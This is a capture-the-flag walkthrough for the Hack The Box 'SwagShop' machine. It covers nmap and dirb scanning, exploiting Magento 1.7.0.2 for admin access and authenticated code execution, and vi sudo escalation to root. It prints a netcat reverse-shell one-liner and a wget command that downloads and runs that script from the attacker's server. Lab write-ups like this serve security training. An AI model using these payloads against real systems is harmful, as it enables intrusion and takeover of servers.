
SwagShop

Before we start please note system commands are written out are in bold. Here is a list of references that you can use to exploit Swagshop. Note these references may perform the exploit differently.

Ippsec video walk through: https://www.youtube.com/watch?v=qECG2_8xw_s


Another writeup: https://0xrick.github.io/hack-the-box/swagshop/

First we start of with a nmap scan. This is how you would start any box.



```
root@kali:~/Documents# nmap -A 10.10.10.140 -Pn
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-04 17:05 EDT
Nmap scan report for 10.10.10.140
Host is up (0.086s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
|_  256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Home page
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```


Next we will do a basic directory brute force. This will tell us the active pages / directory on the website. We can enumerate more from there.



```
root@kali:~/Documents# dirb http://10.10.10.140

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Oct  4 17:12:18 2019
URL_BASE: http://10.10.10.140/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.140/ ----
==> DIRECTORY: http://10.10.10.140/app/
==> DIRECTORY: http://10.10.10.140/errors/
+ http://10.10.10.140/favicon.ico (CODE:200|SIZE:1150)
==> DIRECTORY: http://10.10.10.140/includes/
+ http://10.10.10.140/index.php (CODE:200|SIZE:16097)
==> DIRECTORY: http://10.10.10.140/js/
==> DIRECTORY: http://10.10.10.140/lib/
==> DIRECTORY: http://10.10.10.140/media/
==> DIRECTORY: http://10.10.10.140/pkginfo/
+ http://10.10.10.140/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://10.10.10.140/shell/
==> DIRECTORY: http://10.10.10.140/skin/
==> DIRECTORY: http://10.10.10.140/var/
```


Now we can start exploring the pages / directories that were found.

We can also go to the github page for Magneto to also see what content we may be able to access.



RELEASE_NOTES.txt	Updated to Magento 1.9.4.2	3 months ago

We can try viewing the RELEASE_NOTES.txt file on the magneto site.




```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

==== 1.7.0.2 ====

=== Fixes ===
Fixed: Security vulnerability in Zend_XmlRpc - http://framework.zend.com/security/advisory/ZF2012-01
Fixed: PayPal Standard does not display on frontend during checkout with some merchant countries
```

We can clearly see that the version is 1.7.0.2

Now we can look up exploits for that version of Magneto.


address. Also change the url to /index.php/admin.



```
target = "http://10.10.10.140"

if not target.startswith("http"):
    target = "http://" + target

if target.endswith("/"):
    target = target[:-1]

target_url = target + "/index.php/admin/Cms_Wysiwyg/directive/index/"
```


Now with the credentials we have access to the admin panel. From here we can look up more exploits that would give us a authenticated RCE.

Exploit (37811) uses the credentials and php injection on a image to execute system commands. Here we will need to change some portions of the code. We would need to put our credentials that we obtained from the previous exploit and the date the system was installed. The system installation date can be viewed on **/app/etc/local.xml**




```
<date>Wed, 08 May 2019 07:23:09 +0000</date>
```

When executing exploit 37811 we receive an error.




```
root@kali:~/Documents/swagshop# python SwagShopRCE.py 'http://10.10.10.140/index.php/admin' "pwd"
Traceback (most recent call last):
  File "SwagShopRCE.py", line 69, in <module>
    tunnel = tunnel.group(1)
AttributeError: 'NoneType' object has no attribute 'group'
root@kali:~/Documents/swagshop#
```

This leads us to line 69 which is the following code




```
request = br.open(url + 'block/tab_orders/period/7d/?isAjax=true', data='isAjax=false&form_key=' + key)
tunnel = re.search("src=\"(.*)\?ga=", request.read())
tunnel = tunnel.group(1)
```


From here we can capture the request in burp and view the page that's giving us this issue. We can do this by turning on burp suite and removing the commented out localhost:8080. First capture the following URL request when you run the program. Then you can either view it in the original session or send it to repeater.



```
/index.php/admin/dashboard/ajaxBlock/key/d9f851ca8d84e9f94b2d5d799b60243e/block/tab_orders/period/7d/?isAjax=true HTTP/1.1
```




Request in browser ▶
Engagement tools [Pro version only] ▶
Change request method
In original session
In current browser session



```
    <p class="switcher a-right" style="padding:5px 10px;">Select Range:
    <select name="period" id="order_orders_period"
onchange="changeDiagramsPeriod(this);">
                                <option value="24h" >Last 24 Hours</option>
                                <option value="7d"  selected="selected">Last 7
Days</option>
                                <option value="1m" >Current Month</option>
                                <option value="1y" >YTD</option>
                                <option value="2y" >2YTD</option>
            </select></p><br/>
            <p class="a-center" style="width:587px;height:300px; margin:0 auto;">No
Data Found</p>
    </div>
```

We see the following data above in burp. If we were to open the request in the browser it would be similar but with GUI. We can try changing the "selected" from last 7 days to 2YTD to see if there body of the page will change. We can do this by manipulating the burp url and changing 7d to 2y.



```
<div style="margin:20px;">
    <p class="switcher a-right" style="padding:5px 10px;">Select Range:
    <select name="period" id="order_orders_period"
onchange="changeDiagramsPeriod(this);">
                                <option value="24h" >Last 24 Hours</option>
                                <option value="7d" >Last 7 Days</option>
                                <option value="1m" >Current Month</option>
                                <option value="1y" >YTD</option>
                                <option value="2y"
selected="selected">2YTD</option>
            </select></p><br/>
            <p style="width:587px;height:300px; margin:0 auto;"><img
src="http://10.10.10.140/index.php/admin/dashboard/tunnel/key/3fd3ce08ce1c80c076bb9c
1843ec38ff/?ga=YTo5OntzOjM6ImNodCI7czoyOiJsYyI7czozOiJjaGYiO3M6Mzk6ImJnLHMsZjRmNGY0f
GMsbGcsOTAsZmZmZmZmLDAuMSxlZGVkZWQsMCI7czozOiJjaG0iO3M6MTQ6IkIsZjRkNGIyLDAsMCwwIjtzO
jQ6ImNoY28iO3M6NjoiZGI0ODE0IjtzOjM6ImNoZCI7czo0MDoiZTpBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQ
UFBQUFBcXFBQUFBQUFBQSI7czo0OiJjaHh0IjtzOjM6IngseSI7czo0OiJjaHhsIjtzOjc0OiIwOnx8fDAzL
zIwMTh8fHwwOC8yMDE4fHx8MTEvMjAxOHx8fDAyLzIwMTl8fHwwNS8yMDE5fHx8MDgvMjAxOXx8MTp8MHwxf
DJ8MyI7czozOiJjaHMiO3M6NzoiNTg3eDMwMCI7czozOiJjaGciO3M6MzU6IjUuNTU1NTU1NTU1NTU1NiwzM
y4zMzMzMzMzMzMzMzMsMSwwIjt9&h=0d34e155849c8153f22db91b15e467a8" alt="chart"
title="chart" /></p>
    </div>
```

On the left we can see that when switching 2y we can see our exploit in action. Go ahead and change the code in the python script to 2y instead of 7d. After that the script should fully execute.

Now we can run commands like "whoami" or "pwd". We can also view files like "/etc/passwd". Next we will look to get a fully functioning reverse shell.

For reference pentestmonkey has a accurate reverse shell cheat sheet.

We can try executing the reverse shell payload and see if it works. We can do this by running the following command through the python script.


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc YOURIP PORT >/tmp/f
```

You will obviously get the YOURIP from doing ifconfig. It should appear to be in the following format of 10.10.26.12 (may vary). The port can be whatever you choose but its best to choose an uncommon one so that no service will be running on it. My personal go to port is 6000. You must listen on that port locally with the following command.

nc -nlvp PORT

You may notice that the shell drops abruptly. I believe this is because the process on the victims machine is being forcefully closed after execution.

So we will need to host our own simpleHTTPserver and create a script with the command that you saw above. Fist create a bash script called exploit and put the reverse shell command inside of it.




```
root@kali:~/Documents/swagshop# cat rev
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.6 1234 >/tmp/f
root@kali:~/Documents/swagshop#
```

Next host a simpleHTTPserver. There are multiple ways to do it but the simplest is to open up a new terminal window in the directory where your bash script is. and run the following command.


```
python -m SimpleHTTPServer 8000
```

Next you are going to execute your python RCE to get the bash script from your web server on port 8000 and execute it. It should look something like the following. Execute it and you should have a fully functioning reverse shell.



```
/f|/bin/sh -i 2>&1|nc 10.10.14.6 1234 >/tmp/f
python SwagShopRCE.py http://10.10.10.140/index.php/admin "wget -O/tmp/rev http://10.10.14.6:8000/rev; chmod +x /tmp/rev; /tmp/rev"
```

We can see now that we are www-data. From here we run sudo -l to find out what applications we can run as root.



```
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
```

From the above we can see vi in the directory of /var/www/html can be run as root. I recommend doing some research on "vi" privilege escalation before performing the following, in order to get a better understanding of what exactly your doing.

So now to get root we would run "**sudo vi /var/www/html/imahacker.txt**" vi would open up a prompt and would enter in "**:!/bin/sh**" and press enter. We have successfully escalated privileges to root. We can now read /root/root.txt and whoami to see we are root.

Congratz

Nice job on finishing your first hackthebox. Let me know that you finished the box and send me a screenshot of you typing in the commands "**whoami**"

"**cat /root/root.txt**" and "**hostname**". For proof that you did indeed finish it. And again congratulations on finishing your first box.